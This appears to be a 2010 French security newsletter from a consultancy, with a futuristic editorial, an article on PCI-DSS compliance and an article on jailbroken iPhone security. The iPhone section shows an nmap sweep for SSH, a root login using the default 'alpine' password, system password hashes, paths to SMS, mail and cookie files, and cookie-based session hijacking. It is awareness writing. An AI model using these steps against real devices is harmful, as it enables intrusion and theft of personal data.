L'ACTUSÉCU 24

PCI-DSS, LES VULNÉRABILITÉS SSL ET LA SECURITE DES IPHONES

SOMMAIRE

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 24

Bonne année 2010!

Extrait de Encyclopédie Historique du 22e siècle, daté du 20 décembre 2109
Transcription directe de la mémoire, avec correction orthographique, grammaticale intégrée, version 25.5.revB et traduction simultanée en langage universel. Emission broadcast dès la disponibilité d'un slot sur le Backbone. Export natif dans mon portail Xframe. Validation ADN- Iris.

"Je profite de cette fin d'année 2109 pour me pencher sur notre histoire et essayer de mieux connaître nos ancêtres du 21e siècle.
Je le sais, certains vont sourire recevant mon billet dans leur funslot (NDLR : en 2109, tout le monde dispose d'un support de masse intelligent, en connexion directe avec le cerveau, dont les différentes partitions s'appellent "Slots"). Je viens de retrouver un drôle d'objet dans mon grenier. Ça ressemble à un parpaing, mais d'après les différentes informations que j'ai pu recueillir au Datacenter, il s'agirait d'un Disque Dur datant de 2009 qui appartenait à un de mes arrière-grands-parents !!! ça fait vraiment tout drôle de voir ce qu'ils appelaient "Disque Dur" !! 1 Tera octet pour presque 1 kg, les pauvres, ils devaient avoir des physiques de déménageurs à cette époque.... C'est vraiment dommage que le Datacenter ait subi cet incident en 2073 et qu'on ait perdu toutes les photos antérieures à cette date.
(NDLR : en 2109, l'ensemble des données du monde se trouve dans un unique datacenter, emettant en WimégaMax, une norme, dont les caractéristiques de débit et de portée permettent à l'ensemble des habitants de la voie lactée de communiquer et d'accéder à cette gigantesque source d'informations. À l'issue de l'incident de 2073 au cours duquel tous les disques durs ont été effacés, il a été décidé de mettre en place un système de backup performant pour le Datacenter. Différents audits avaient déjà évoqué le risque de perte de données au sein du Datacenter, mais les budgets avaient régulièrement été arbitrés, et le projet repoussé puisqu'aucun incident sérieux n'avait jamais eu lieu. Cet incident a vraiment été décisif pour faire prendre conscience de ce risque aux autorités compétentes.
J'ai perdu quelques précieuses secondes à balayer l'ensemble des algorithmes de chiffrement sur le disque, avant, bêtement, de tester de lire les données directement. Bingo !!! Les données étaient stockées en clair !!! Les inconscients... J'espère qu'ils n'étaient pas nombreux à ne pas chiffrer leurs disques durs... J'ai donc pu retrouver tous leurs identifiants, banque, assurance, "ebusiness", j'ai tout !!!!! C'est vraiment super drôle. Et le plus dingue : ils avaient un fichier dans lequel ils inscrivaient leurs mots de passe en clair. (Pour les plus jeunes d'entre-vous, qui n'ont connu que la validation ADN, sachez qu'avant, pour s'identifier et s'authentifier, ils utilisaient des identifiants, associés à des mots de passe, pour se connecter aux systèmes informatiques). Vous vous rendez compte ? Ils "peer-2peerait" avec des fichiers de mot de passe sur leurs disques.... ! (le verbe peer-2-peer a été intégré au dictionnaire Wikipedia, en 2028, sous la pression des lobby internautes, et est considéré comme un verbe du 4e groupe. Le 4e groupe a été introduit en 2026. Les verbes du 4e groupe ne respectent aucune règle de conjugaison, d'orthographe ou de concordance des temps. On appelle également le 4e groupe, "groupe fonetik")
J'ai retrouvé des documents sympas, des photos, mais au final, pas grand-chose, compte tenu de la taille ridicule du disque, 1 To.
Aujourd'hui, n'importe quel fone comporte de base 200 To en Raid1 ! (Un "Fone" est un appareil de communication universel, connecté au datacenter en permanence, et en interaction temps réel avec le cerveau humain depuis qu'un génie a trouvé l'algorithme de fonctionnement du cerveau)
Enfin bref, j'ai passé 7 secondes à parcourir toute l'arborescence du disque, avant d'envoyer cette relique au service archéologique du Datacenter.
En y repensant, je n'ai pas réussi à comprendre ce qui pouvait conduire mes ancêtres à négliger autant la protection de leurs données personnelles, ils devaient vivre dans l'inconscience la plus totale... J'en ai parlé avec mes parents, et j'ai appris que la sécurité des systèmes d'information avait mis du temps à devenir systématique, et que ce n'était qu'à partir de 2096, qu'une véritable volonté politique avait conduit à intégrer la sécurité dans l'ensemble des systèmes des états et des entreprises...
Pile un siècle après l'explosion d'Internet et la mondialisation des échanges informatiques...
D'un autre côté, un siècle, à l'échelle de l'humanité, c'est pas grand-chose finalement...."

Marc Behar

Directeur du cabinet


SOMMAIRE

NOUS CONTACTER...

Commentaires :
actu_secu@xmcopartners.com

Rédacteur en chef :
adrien.guinault@xmcopartners.com

Contributeurs ;
fcharpentier@xmcopartners.com
yannick.hamon@xmcopartners.com
francois.legue@xmcopartners.com
linmiang.jin@xmcopartners.com



Les entreprises françaises rattrapées par le PCI-DSS

Le PCI DSS n'est plus à présenter. La littérature sur le web est abondante à son sujet, mais demeure théorique et exempte d'expérience réelle d'application pratiques dans des entreprises.

Cet article ouvre une suite de plusieurs articles où je tenterai de partager aux mieux des aspects du PCI DSS que j'ai pu appliquer lors de mes missions en tant qu'auditeur.

Ce premier article s'attache à présenter le standard dans le contexte français et à ventiler les contrôles selon des axes réellement parlant pour le RSSI.

Frédéric CHARPENTIER

XMCO | Partners

La France en retard...

Le standard de sécurité informatique PCI DSS, bien connu des entreprises anglo-saxonnes, est resté anecdotique pour les e-commerçants français. La diffusion de la réglementation PCI DSS est établie selon un principe pyramidale. Le consortium VISA/ Mastercard impose le standard aux banques, qui doivent à leur tour l'imposer à leurs clients e-commerçants et fournisseurs de services de paiement.

La règle d'application est simple : chaque système informatique par lequel transite des numéros de carte de crédit, même sans les stocker, doit se mettre en conformité avec le PCI DSS et le déclarer auprès de la banque acquéreur.
Dans le monde anglo-saxon, les banques ont été actives et imposent depuis plusieurs années le standard PCI DSS à leurs clients (anciennement appelé programme VISA AIS). Pour plusieurs raisons, l'application de ce standard de sécurité informatique dans les entreprises françaises a été légèrement bloquée.

La première raison est que les banques françaises se sont senties moins concernées ou plutôt protégées par le système des cartes à puce EMV, (qui rappelons-le ne sécurise pas les achats sur Internet pour le moment).

La seconde raison est que les banques françaises se reposent sur le GIE Cartes Bancaires et son réseau e-rsb en charge de traiter des opérations par carte bleue.

En effet, en France, la banque acquéreur ne traite pas directement avec VISA ou Mastercard. Lorsque la banque émettrice de la carte est française, la transaction est traitée par le réseau des e-rsb sans passer par le réseau VISA ou Mastercard.

Des contraintes business poussent au PCI-DSS


Mais aujourd'hui nous constatons, dans le cadre de nos missions, que les entreprises françaises qui font du e-commerce sont confrontées au PCI DSS, mais par une autre voie que celle de la banque acquéreur qui leur imposerait le standard.
Les entreprises françaises sont rattrapées par leur propre service marketing qui constate que leurs clients et leurs prospects étrangers leur demandent "d'être PCI DSS". Car, comme l'impose le standard PCI DSS, les entreprises certifiées qui partagent des informations de cartes avec une autre entreprise (ventes liées, partenaire e-commerce) doivent s'assurer que leur partenaire est également conforme. Ainsi, beaucoup d'entreprises qui n'avaient pas été jusqu'alors réellement inquiétées par le PCI DSS se voient contraintes dans une situation où elles doivent rapidement débuter une mise en conformité avec le PCI car cela devient une condition préalable à la signature de contrats de partenariat.

Dans cette situation, les entreprises cherchent des moyens pour adresser rapidement ce nouveau problème. Or, la méconnaissance du standard laisse croire qu'il ne s'agit que d'une simple histoire d'hébergement de leurs serveurs dans un datacenter certifié PCI DSS avec l'installation de quelques logiciels de sécurité comme un firewall applicatif (WAF).

Une compliance pluri-disciplinaire


Le standard PCI est, en effet, peu connu. Au-delà des contraintes d'implémentations techniques de logiciels de sécurité ou de renforcement des authentifications, le standard demande également la mise en place des processus organisationnels, la rédaction de documentations précises et l'audit régulier des systèmes.

Pour aider les entreprises dans cette situation, il nous semble ici important d'illustrer le standard PCI DSS selon plusieurs points de vue.
Tout d'abord, une répartition des 201 contrôles du PCI DSS en fonction de l'acteur qui devra les mettre en place : responsable système, études, hébergement, maitrise d'ouvrage et SSI :



Ce qui peut être imputée à la responsabilité de la production informatique et des systèmes ne représente que de 50% des contrôles.

Ensuite, une répartition des 201 contrôles en fonction de leur nature : s'agit-il d'une configuration particulière d'un logiciel, de l'implémentation d'une technologie supplémentaire et de l'implémentation d'un contrôle dans le code source des programmes, s'agit-il d'un processus organisationnel à mettre en place en interne ou s'agit-il d'un audit de sécurité à réaliser ?



Nous constatons ici que le PCI DSS est autant de nature organisationnelle et documentation que purement technique.

Il y a environ 201 contrôles différents dans le PCI DSS, chacun d'entre eux présente la même valeur du point de vue de l'auditeur et la certification n'est obtenue que si tous les contrôles sont satisfaits.

INFO

Heartland Payments systems et PCI...

Le PCI-DSS impose donc un certain nombre de contrôles afin de garantir une sécurité optimale. Cependant, quelques affaires ont ébranlé et remis en cause cette standard.

En effet, au mois de janvier 2009, Heartland Payments a subi une attaque permettant aux pirates de mettre la main sur plusieurs millions de numéros de cartes bancaires...

HeartLand, qui avait été auditée, était déclarée "PCI-DSS"... Cependant, il est probable que les responsables d'Heartland n'aient pas continué de suivre le processus de sécurité qui doit être mis en place tout au long de l'année qui suit la certification...

List of Compliant Service Providers - All


VISA

SERVICE PROVIDER	VALIDATION DATE	SERVICES COVERED BY REVIEW (1)	ASSESSOR
Heartland Payment Systems	April 30, 2008	Payment Processing	Trustwave

Les marchands sont tenus d'auditer régulièrement et de maintenir à jour leurs systèmes et ne pas uniquement se reposer sur la certification acquise...

Conclusion

A la vue de ces graphiques, les entreprises seront plus vigilantes à l'égard du discours commercial des vendeurs de logiciels de « compliance PCI DSS » : même si un logiciel ou une appliance satisfait une ou deux exigences du PCI DSS, il en restera 199 à adresser. Le budget et les efforts doivent donc être intelligemment répartis dans un projet de conformité PCI DSS, avec une roadmap claire pour tous les acteurs du projet.



Les iPhones pris pour cible

Après plus de deux ans d'existence, l'iPhone est devenu peu à peu un smartphone incontournable. Qui n'a pas un ami ou un collègue "iphone addict" qui, chaque jour, vous énerve en vous présentant la dernière application à la mode...

Depuis la sortie de l'iPhone 3G, les ventes explosent jusqu'à atteindre 7 millions d'unités vendues au dernier trimestre.

Avec un tel essor et plus de 90 000 applications désormais accessibles depuis l'AppStore, les pirates se sont vite intéressés aux utilisations détournées de l'iPhone afin d'en faire un smartphone quasiment "libre" grâce au fameux "Jailbreak".

De nombreux utilisateurs, attirés par les applications gratuites et les autres possibilités, ont rapidement été tentés par le déblocage logiciel mais non sans risque. Explications...

Nicolas KERSCHENBAUM
Adrien GUINAULT

XMCO | Partners

Présentation

Apple, avec son **iPhone**, a séduit un large public dans le domaine des téléphones portables. Ses innovations et son ergonomie en on fait une référence en la matière.

Basé sur un système d'exploitation BSD, l'iPhone était censé rester une boîte noire difficilement piratable.
Contrairement aux Google Phone qui permettront à tous de développer des applications, Apple n'a pas souhaité ouvrir son système pour le développement d'applications tierces. En effet, toutes les applications développées sont contrôlées et validées par Apple.

Très rapidement, plusieurs groupes de pirates ont donc étudié quelles étaient les protections mises en place par Apple. Ces derniers ont trouvé une solution pour obtenir un accès total au téléphone et donc à l'OS BSD dans le but de pouvoir modifier à souhait le système.


Le terme "*jailbreak*" est donc né le jour où un utilisateur a réussi à modifier le bootloader et les droits d'écriture de la partition système root permettant de modifier à volonté le système d'Apple...

Le jailbreak, ou comment déverrouiller son iPhone

Quelques mois après la sortie de l'iPhone, le terme "Jailbreak" a commencé à faire le buzz sur internet. Les premières versions de l'iPhone sont tombées les unes après les autres ouvrant ainsi le coeur du téléphone.

```
XMCO-Ad-2:run adrienguinault$ ssh root@192.168.1.24
root@192.168.1.24's password:
iPhone-de-ad:~ root# head /etc/master.passwd
##
# User Database
#
# This file is the authoritative user database.
##
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:VMxOANLTyhUTQ:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:asHau.OjuYzzU:501:501::0:0:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
_securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/false
iPhone-de-ad:~ root#
```

Les pirates ont pu étudier en détail le système d'exploitation et trois jours ont suffi pour déterminer le mot de passe associé aux comptes système "**root**" et "**mobile**" (alpine). Le test a été reproduit avec une machine de base et les hashs tombent instantanément...




Ce mot de passe par défaut est d'ailleurs toujours utilisé sur les modèles vendus en magasin. On se demande toujours pourquoi Apple n'a pas utilisé un compte avec un mot de passe impossible à casser...

Les premiers *jailbreak* étaient exclusivement réservés aux utilisateurs avertis et expérimentés qui n'avaient pas froid aux yeux. Une mauvaise manipulation et s'était la perte de la garantie voire du téléphone!

Aujourd'hui, de nombreux outils ont simplifié la donne. Désormais, cette opération est devenue simple et à la portée de tous avec l'utilisation de nombreux outils comme Yellowsn0w, QuickPwn, PwnageTool, Redsnow ou encore Ultrasn0w.

Une équipe de pirate dénommée la DEV-TEAM, s'est d'ailleurs spécialisée en la matière, se faisant un malin plaisir à anéantir à chaque fois les protections mises en place par les équipes d'Apple.



Les possibilités offertes par le jailbreak sont maintenant nombreuses : installation de nouveaux thèmes, téléchargement de toutes les applications gratuites, installation d'applications non validées par Apple, utilisation du téléphone comme disque dur externe ou encore comme modem via la connexion 3G. Bref une opération incontournable pour tous les geeks en herbe...

> **"En France près de 8% des iPhones sont jailbreakés..."**

Face à cette recrudescence d'outils et donc de téléphones jailbreakés, Apple tente de stopper par tous les moyens cette activité, et vient de placer sur son site internet une offre d'emploi pour un ingénieur spécialisé en sécurité afin de garantir la sécurité de son système.

http://jobs.apple.com/index.jsp?BID=1&method=mExternal.showJob&RID=42223&CurrentPage=1

Descriptif du poste

Numéro de référence	4579523
Intitulé sur poste	iPhone OS Platform Security Manager
Lieu	Santa Clara Valley
Pays	United States
Ville	Cupertino
Région	California
Type de poste	Full Time
Descriptif du poste	Job Description The Core OS group is looking for a talented and inspired manager to lead a team focused on the platform security of iPhone OS. The team is responsible for secure booting and installation of the OS, partitioning and hardening of security domains within the OS, cryptographic services, and risk analysis of security threats. The team is made up of a variety of security experts with backgrounds in system security and reverse engineering. This position requires a very technical and hands-on leader, someone with a passion for understanding security exploits and

En France, on compte désormais pas moins de **8% d'iPhone jalibreakés** sur le marché d'après le sondage réalisé par la société *Pinch Media.*

Rappelons tout de même que cette opération est strictement **illégale** puisqu'elle viole le copyright apposé sur les programmes du système d'exploitation. Apple dénonce d'ailleurs cette pratique et annule la garantie de l'appareil si une telle opération était détectée lors de la réparation du téléphone.

Le jailbreak peut-il nuire à la sécurité de l'iPhone ?

La réponse est bien évidemment OUI et vous allez comprendre pourquoi.

Comme nous le disions précédemment, les nombreux outils publiés pour *jailbreaker* ont considérablement facilité cette opération. De plus, afin de simplifier encore plus son utilisation et d'offrir l'accès à toutes les fonctionnalités du *jailbreak*, la plupart des outils cités intègrent une application nommée "Cydia" qui installe par défaut un serveur SSH.

Vous l'avez peut-être compris : un serveur SSH activé par défaut et des comptes utilisateurs connus de tous, et nous voilà confronté à un véritable problème de sécurité...

"Serveur SSH + compte utilisateur par défaut = iPhone jailbreaké à la merci des pirates!..."

Ainsi, lorsqu'un iPhone jailbreaké se connecte à un hotspot Wi-Fi, l'ensemble des utilisateurs connectés sur ce même point d'accès est donc en mesure d'administrer l'iPhone en se connectant sur le serveur SSH grâce à ces identifiants par défaut.

Les iPhone sont équipés d'un serveur OpenSSH 5.2 ce qui donne une piste sur les éventuelles cibles vulnérables...

```
Terminal — bash — bash — 80×25
XMCO-Ad-2:~ adrienguinault$ nmap 192.168.1.1-255 -p 22 -script=banner.nse -sV

Starting Nmap 5.10BETA1 ( http://nmap.org ) at 2009-12-04 17:06 CET
NSE: Script Scanning completed.
Nmap scan report for 192.168.1.3
Host is up (0.067s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.2 (protocol 2.0)
|_ banner: SSH-2.0-OpenSSH_5.2

Nmap scan report for 192.168.1.253
Host is up (0.0076s latency).
PORT   STATE  SERVICE VERSION
22/tcp closed ssh

Nmap scan report for 192.168.1.254
Host is up (0.00094s latency).
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 255 IP addresses (3 hosts up) scanned in 6.27 seconds
```

Il est alors possible de se connecter via le protocole SSH et récupérer l'intégralité du contenu du téléphone...

```
Nicolas:~ Nicolas$ ssh root@192.168.1.24
The authenticity of host '192.168.1.24 (192.168.1.24)' can't be established.
RSA key fingerprint is 92:1a:cf:a6:91:66:01:cd:c0:01:26:55:cb:d4:4f:34.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.24' (RSA) to the list of known hosts.
root@192.168.1.24's password:
iPhone-de-ad:~ root#
```

L'iPhone et les fichiers sensibles

Une fois qu'un pirate possède un accès sur un iPhone, ce dernier peut à sa guise parcourir le système de fichiers à la recherche d'informations sensibles.

> **"La majorité des informations sensibles (SMS, contacts, emails...) sont stockées au sein de fichiers .plist ou .db... "**

SMS, contacts de l'utilisateur, photos, emails...bref, tout peut être récupéré par le pirate puis consulté en mode "off-line". La majorité des informations se trouve au sein de fichiers XML (*.plist*) ou de fichiers *.db* (ou *.sqlitedb*) correspondant à des bases de données SQLite.


La liste suivante recense les principales informations sensibles qu'il est possible de récupérer sur un iPhone :

INFORMATIONS	CHEMIN D'ACCÈS
Notes	/private/var/mobile/Library/Notes/notes.db
Calendrier	/private/var/mobile/Library/Calendar/Calendar.sqlitedb
Contacts	/private/var/mobile/Library/AddressBook/AddressBook.sqlitedb
Appels téléphoniques	/private/var/mobile/Library/CallHistory/call_history.db
SMS	/private/var/mobile/Library/SMS/sms.db
Mails	/private/var/mobile/Library/Mail/*/INBOX/Messages/*.emlxpart
Cookies (Safari)	/private/var/mobile/Library/Cookies/Cookies.plist
Historique de navigation (Safari)	/private/var/mobile/Library/Safari/History.plist
Photos	/private/var/mobile/Media/DCIM/*.*

À titre d'exemple, il est possible de récupérer les SMS reçus par un utilisateur possédant un iPhone jailbreaké.

```
iPhone-de-ad:~ root# ls /private/var/mobile/Library/SMS/
Drafts/  Parts/  sms-legacy.db  sms.db
```

Le contenu des SMS est visualisable en important le fichier «sms.db» depuis un client SQLite comme le montre la capture ci-dessous :



Les cookies de Safari sont quant à eux stockés au sein du fichier `/private/var/mobile/Library/Cookies/Cookies.plist`

En utilisant ce fichier avec un éditeur de texte, il devient possible d'usurper l'identité de la victime sur un domaine spécifique.

L'exemple suivant permet par exemple de récupérer un des cookies utilisés par Google.

```
<dict>
    <key>Created</key>
    <real>275298378.723616</real>
    <key>Domain</key>
    <string>.google.com</string>
    <key>Expires</key>
    <date>2019-09-20T07:45:47Z</date>
    <key>HttpOnly</key>
    <string>TRUE</string>
    <key>Name</key>
    <string>SSID</string>
    <key>Path</key>
    <string>/</string>
    <key>Secure</key>
    <string>TRUE</string>
    <key>Value</key>
    <string>[redacted]'string>
</dict>
```

Un programme permettant de récupérer ces informations de façon automatique ?

Ce problème de sécurité, identifié il y a 2 ans, vient tout juste d'intéresser les pirates comme nous l'expliquerons dans le prochain paragraphe avec le développement de virus et de vers.
Peu de papiers ou d'outils ciblant spécifiquement les données des utilisateurs d'iPhone ont été diffusés sur Internet.

La récupération manuelle de l'ensemble de ces fichiers peut être fastidieuse. Mais quelques minutes et quelques lignes de scripts suffisent à réaliser l'attaque automatique ...

Au mois d'octobre, Laurent Rémi (http://blog.madpowah.org/) avait développé un petit script pour récupérer rapidement quelques informations sensibles. Nous avons donc réutilisé cette base afin de pouvoir récupérer l'ensemble des informations qui nous intéressent...

> **"Un programme permettant d'identifier et de récupérer les informations des iPhones jailbreakés sur un réseau Wifi peut être développé en quelques minutes... "**


Ce programme, développé en Python, va tout d'abord scanner les appareils connectés sur le même réseau et tester si le service SSH est activé.

Dans le cas où le serveur SSH serait accessible, il va tenter de s'y connecter avec les identifiants par défaut de l'iPhone (root/alpine).

